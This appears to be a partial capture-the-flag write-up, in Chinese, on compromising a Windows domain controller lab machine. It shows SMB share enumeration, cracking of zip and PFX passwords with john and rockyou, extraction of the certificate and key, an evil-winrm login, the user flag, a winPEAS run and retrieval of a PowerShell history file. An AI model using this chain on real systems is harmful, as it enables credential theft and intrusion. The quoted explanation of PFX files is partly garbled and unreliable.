

msf6 > db_nmap -T4 -A -v 10.10.11.152
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 22:32 EDT
[*] Nmap: Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 81.82% done; ETC: 22:33 (0:00:07 remaining)
[*] Nmap: Nmap scan report for 10.10.11.152 (10.10.11.152)
[*] Nmap: Host is up (0.35s latency).
[*] Nmap: Not shown: 989 filtered tcp ports (no-response)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 53/tcp open domain Simple DNS Plus
[*] Nmap: 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-03-31 10:32:36Z)
[*] Nmap: 135/tcp open msrpc Microsoft Windows RPC
[*] Nmap: 139/tcp open netbios-ssn Microsoft Windows netbios-ssn

[*] Nmap: 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
[*] Nmap: 445/tcp open microsoft-ds?
[*] Nmap: 464/tcp open kpasswd5?
[*] Nmap: 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 636/tcp open tcpwrapped
[*] Nmap: 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
[*] Nmap: 3269/tcp open tcpwrapped
[*] Nmap: Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 84.91 seconds
┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.10.11.152
Enter WORKGROUP\kali’s password:
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
Shares Disk
SYSVOL Disk Logon server shareReconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 — no workgroup available
在NETLOGON里面没发现东西

在Shares里发现一个文件: winrm_backup.zip
解压发现需要密码

zip2john 爆破密码

发现helpDesk里有这四个文件,全部get下来

再试试其他账号,发现没有东西了
===================================================================

winrm_backup.zip 破解完成
┌──(kali㉿kali)-[~]
└─$ john —wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press ‘q’ or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2022-04-03 05:01) 4.347g/s 15101Kp/s 15101Kc/s 15101KC/s surkerior..superkebab
Use the “—show” option to display all of the cracked passwords reliably
Session completed.

这是关于pfx文件的具体解释
介绍:
https://www.reviversoft.com/zh-cn/file-extensions/pfx
文件扩展名PFX的是系统文件,以嵌入到它的加密安全功能特别文件。这些的加密安全功能的.pfx文件包括用来参与确定身份验证过程数字证书的用户或设备都可以访问某些文件,系统本身或者计算机连接的是那些具有管理员权限的网络是否。这些PFX文件需要密码就可以使用Adobe Acrobat X或Adobe Reader中打开之前。这意味着这些PFX文件是保护或保护用户免受黑客,第三方用户的计算机和网络,而无需访问系统和网络资源的同意有益的以及恶意应用程序,指示它来访问这些受保护的资源和数据的代码。 PFX文件可能在Mac和Microsoft Windows系统中找到,并且可用于打开这些应用程序的.pfx文件是使用Adobe Acrobat X和Adobe Reader与Mac或Microsoft Windows环境兼容的版本。
另一种介绍:
https://baike.baidu.com/item/pfx/7168664
公钥加密技术12号标准(Public Key Cryptography Standards #12,PKCS#12)为存储和传输用户或服务器私钥、公钥和证书指定了一个可移植的格式。它是一种二进制格式,这些文件也称为PFX文件。开发人员通常需要将PFX文件转换为某些不同的格式,如PEM或JKS,以便可以为使用SSL通信的独立Java客户端或WebLogic Server使用
是一种Microsoft协议,使用户可以将机密信息从一个环境或平台传输到另一个环境或平台。使用该协议,用户就可以安全地将个人信息从一个计算机系统导出到另一个系统中。[
](https://blog.csdn.net/weixin_45007073/article/details/123915328)

因为pfx文件是经过数字签名加密的,我们可以使用openssl命令进行分析,这里我们同时使用pkcs12文件工具,能生成和分析pkcs12文件。PKCS#12文件可以被用于多个项目,例如包含Netscape、 MSIE 和 MS Outlook。但是我们使用之前破解的密码时发现并不能使用
[
](https://blog.csdn.net/weixin_45007073/article/details/123915328)

openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out prv.key
┌──(kali㉿kali)-[~/lab-Timelapse]

└─$ john —wordlist=/usr/share/wordlists/rockyou.txt pfx_hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1
Will run 4 OpenMP threads
Press ‘q’ or Ctrl-C to abort, almost any other key for status
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:01:06 DONE (2022-04-03 05:32) 0.01507g/s 48707p/s 48707c/s 48707C/s thuglife06..thug211
Use the “—show” option to display all of the cracked passwords reliably
Session completed.
得到密码:
thuglegacy
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out prv.key
三个密码都是:
thuglegacy
cat prv.key

openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt
cat cert.crt

evil-winrm -i 10.10.11.152 -S -c cert.crt -k prv.key -p -u

Evil-WinRM PS C:\Users\legacyy\desktop> type user.txt
Enter PEM pass phrase:
b51f1bb93123fe680be6af0631a6b646
reg add HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1

运行所有检查,同时避免耗时的搜索:
.\winPEASany.exe quiet cmd fast
运行特定检查类别:
.\winPEASany.exe quiet cmd systeminfo
问题待解决:

winPEASx64.exe无法运行
download下载的文件,找不着
laps.py 无法正常运行
download C:\Users\legacyy\AppData\Roaming\Microsoft\windows\Powershell\psreadline\consolehost_history.txt
download /home/kali/lab-Timelapse/ consolehost_history.txt
